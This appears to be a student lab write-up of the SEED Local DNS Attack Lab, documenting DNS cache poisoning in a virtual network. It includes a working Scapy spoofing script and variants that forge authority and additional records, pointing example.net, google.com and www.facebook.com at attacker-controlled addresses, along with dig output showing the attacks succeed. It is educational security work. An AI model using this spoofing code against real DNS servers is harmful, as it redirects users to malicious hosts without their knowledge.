www.example.net.        600     IN      NS      www.example.net.

;; Query time: 77 msec
;; SERVER: 10.0.2.18#53(10.0.2.18)
;; WHEN: Tue Feb 23 18:11:53 EST 2021
;; MSG SIZE  rcvd: 74
```

Exhibit 6.3: The Wireshark traffic displays that this information was obtained from the DNS server's cache, as a full DNS query was not performed.





Exhibit 6.4: Looking at the cache of the DNS server displays that indeed, the cache of the DNS server was successfully poisoned by the attacker, as the spoofed information resides in the cache.



Task 7: DNS Cache Poisoning: Targeting the Authority Section

Rather than spoofing information for specific hostnames, attackers may seek to spoof the authority section for an entire domain. In doing this, users who attempt to access other resources on the same domain that utilize the same DNS server may be directed to a malicious website or resource. This type of attack is explored in this task.

Exhibit 7.1: The following screenshot displays the python code which was used to perform this attack. At a high level, UDP packets originating from the DNS server are intercepted, and a spoofed response is provided. The attacker then answers the query with a spoofed IP address (1.2.3.4), as well as a spoofed response for the authority section. In this case, the attacker tells the DNS server that the authoritative server for the example.net domain is attacker32.com.

```python
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
            ttl=259200, rdata='1.2.3.4')

        # The Authority Section
        NSsec1 = DNSRR(rrname=pkt[DNS].qd.qname, type='NS',
            ttl=259200, rdata='attacker32.com')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
            qdcount=1, ancount=1, nscount=1, arcount=0,
            an=Anssec, ns=NSsec1)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and (src host 10.0.2.18 and dst port 53)', prn=spoof_dns)
```

The attacker then runs the script and awaits any DNS queries to the example.net website.

Exhibit 7.2: The user then attempts to dig example.net, which results in the spoofed information being returned to them.




Exhibit 7.3: Taking a look at the DNS server's cache, one can see that indeed, the spoofed information for the authoritative server has been registered in the cache.





Exhibit 7.4: The expected behavior of this attack is that upon attempting to access another resource on the example.net website, that the DNS server will be directed to attacker32.com (IP address of 34.102.136.160). This is indeed what is displayed in the screenshot below of the Wireshark capture. One can also observe that after this response is provided that the DNS server returns this information back to the user's host.



Task 8: Targeting Another Domain

Using a similar thought process as in Task 7, an attacker may also attempt to not only alter the authority section to spoof a different domain for the queried domain, but also alter the authority section to include information about a separate domain. This is explored in this task.

Exhibit 8.1: The Python code seen in Exhibit 7.1 is adjusted to also spoof the authoritative name server for the google.com domain, instead of only spoofing the authoritative name server for example.net. This is shown in the code below.

```
# The Authority Section
NSsec1 = DNSRR(rrname=pkt[DNS].qd.qname, type='NS',
    ttl=259200, rdata='attacker32.com')
NSsec2 = DNSRR(rrname='google.com', type='NS',
    ttl=259200, rdata='attacker32.com')

# Construct the DNS packet
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
    qdcount=1, ancount=1, nscount=2, arcount=0,
    an=Anssec, ns=NSsec1/NSsec2)
```

Exhibit 8.2: One again, the user's host runs a *dig* command to example.net, resulting in a similar result to what was displayed in exhibit 7.2. However, it should be noted that the alteration attempted for google.com does not appear in these results. This is the main observation for this attempted attack on the DNS server.





Exhibit 8.3: In a second effort to have this type of attack work, one can adjust the filter so that the attacking program responds to all DNS queries instead of only those performed by the DNS server. The change to the filter is shown in the following code snippet:

```
# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Exhibit 8.4: Upon an attempted *dig* by the user to example.net, it should be noted that the attack on the google.com domain is displayed in the dig results. However, this information for the google.com domain is not logged within the cache.

Exhibit 8.5: The following screenshot displays what is stored within the cache upon attempting the attack in this task. The main observation is that only information related to the example.net information has been cached, not information related to google.com.



Task 9: Targeting the Additional Section

In Task 8, the authority section of the DNS request was altered to include additional information that was not part of the original request. Along similar lines, an attacker may perform a similar attack on the additional section of the DNS response. The results of such an attack are explored in this task.

Exhibit 9.1: The attack code which was displayed in exhibit 8.1 is modified to include alterations to the additional section as well. This code essentially attempts to spoof the IP address of the other websites listed in the additional section.

```
# The Authority Section
NSsec1 = DNSRR(rrname='example.net', type='NS',
    ttl=259200, rdata='ns.attacker32.com')
NSsec2 = DNSRR(rrname='example.net', type='NS',
    ttl=259200, rdata='ns.example.net')

# The Additional Section
Addsec1 = DNSRR(rrname='attacker32.com', type='A',
    ttl=259200, rdata='1.2.3.4')
Addsec2 = DNSRR(rrname='ns.example.net', type='A',
    ttl=259200, rdata='5.6.7.8')
Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
    ttl=259200, rdata='3.4.5.6')

# Construct the DNS packet
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
    qdcount=1, ancount=1, nscount=2, arcount=3,
    an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
```

What an attacker may hope to happen is that these additional pieces of information would also be kept in the cache. However, only information related to example.net in the *rrname* field will remain. The pieces of information which are cached are displayed in the following exhibit.

Exhibit 9.2: The following screenshot displays what is returned to the user upon running the *dig* command to example.net. As stated in the prior paragraph, the information which was cached and retained by the DNS server are the pieces of information which related to example.net.




Exhibit 9.3: Cache of the DNS server, displaying the information that was cached in the request.




Exhibit 9.4: Similar to Exhibit 8.3, the filter can be adjusted to spoof DNS query results directly to the user. While this produces the additional information desired by the attacker in the return results of the dig request, such information does not get cached by the DNS server. To display the output of such a dig request with the filter changed, see the screenshot below.

Lab 4 - User [Running]

Terminal

```
[02/23/21]seed@VM:/etc$ dig example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50598
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;example.net.                   IN      A

;; ANSWER SECTION:
example.net.            259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.com.
example.net.            259200  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6

;; Query time: 56 msec
;; SERVER: 10.0.2.18#53(10.0.2.18)
;; WHEN: Tue Feb 23 22:56:26 EST 2021
;; MSG SIZE  rcvd: 229
```

Conclusion

This lab explored the configuration of a DNS server, and usage of that DNS server by a host on the same network. By intercepting DNS requests and providing additional information, attackers are able to take advantage of the DNS protocol and ultimately, send users to non-intended resources.

It should be noted that while such attacks work on the same domain, that attempting to alter the information for other domains does not seem to get cached by the DNS server.

This lab was completed with guidance of SEED lab's, "Local DNS Attack Lab".